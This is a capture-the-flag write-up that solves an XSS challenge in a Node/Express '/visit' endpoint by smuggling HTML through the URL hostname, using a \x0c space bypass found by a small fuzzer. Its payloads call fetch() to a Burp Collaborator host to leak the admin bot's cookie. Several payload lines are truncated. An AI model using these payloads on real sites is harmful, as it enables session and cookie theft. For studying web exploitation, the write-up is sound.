XSS 401 - Web challenge

Author: p4w

Solution

We can spot the **XSS** vuln. by reading the code:

```
56  app.get('/visit', async (req, res) => {
57      const url = req.query.url
58      console.log('received url: ', url)
59
60      let parsedURL
61      try {
62          parsedURL = new URL(url)
63      }
64      catch (e) {
65          res.send(escape(e.message))
66          return
67      }
68
69      if (parsedURL.protocol !== 'http:' && parsedURL.protocol != 'https:') {
70          res.send('Please provide a URL with the http or https protocol.')
71          return
72      }
73
74      if (parsedURL.hostname !== req.hostname) {
75          res.send(`Please provide a URL with a hostname of: ${escape(req.hostname)}, your parsed hostname was: escape(${parsedURL.hostname})`)
76          return
77      }
78
79      try {
80          console.log('visiting url: ', url)
81          await visitUrl(url, req.hostname)
82          res.send('Our admin bot has visited your URL!')
83      } catch (e) {
84          console.log('error visiting: ', url, ', ', e.message)
85          res.send('Error visiting your URL: ' + escape(e.message))
86      } finally {
87          console.log('done visiting url: ', url)
```

As you can notice the url parameter is passed as an argument to the URL constructor. So we have a potential **XSS** through the **URL.hostname**. The problem is to reach the **vulnerable code at line 75** we don't let the application failing and trigger an exception when the `new URL(url)` (line 62) is called.

XSS Limitation, we can't use the following list of characters:

- no white space (`\x20`)
- no slashes (`/`) or backslashes (`\`)
- no `@` , `\x0c` , `:` , ...
- null byte (`\x00`) and \n (`\x0a`) will be stripped out


- only lowercase letters (JavaScript is case sensitive, html is not)

Bypass for the space character between the tag name and attributes can be done using `\x0c`. You can find this result using a simple fuzzer like the following (fuzzer link here).


```
<html>
<body>
  <div id="fuzzme">fuzzing XSS</div>
  <script>
  var i;
  for (i = 0; i <= 255; i++) {
    var payload = "<img#FUZZ#src=0 onerror=\'document.getElementById(\"result\").innerHTML+=\"<pre>" + String(i) + "</pre>\"\'>";
    document.getElementById("fuzzme").innerHTML = payload.replaceAll("#FUZZ#", String.fromCharCode(i));
  }
  </script>
  <div id="result"></div>
</body>
</html>

```

Here there is few screen-shots showing that `alert(1337)` function got executed:



From there is just question of creativity to build a working payload and steal the admin cookie.



XSS payload url-decoded, the `\x0c` character is not printable but is there :D

```
http://<html><body><imgsrc="0"onerror="fetch(location.href.substr(0,8)+'2or6d71urhtbh5vl2247o9xz2q8mwb.burpcollaborator
```

XSS payload:

```
http://%3Chtml%3E%3Cbody%3E%3Cimg%0Csrc=%220%22onerror=%22fetch(location.href.substr(0,8)%2b%272or6d71urhtbh5vl2247o9xz
```

JavaScript code to leak the cookie (all lowercase):

```
fetch(location.href.substr(0,8)+'2or6d71urhtbh5vl2247o9xz2q8mwb.burpcollaborator.net'+location.href.substr(7,1)+documen
```

Final payload (submit to the bot this URL, double URL encode the second part):

```
https://wsc-2022-web-5-bvel4oasra-uc.a.run.app/visit?url=https://wsc-2022-web-5-bvel4oasra-uc.a.run.app/visit?url=http%
```

Leaking the flag: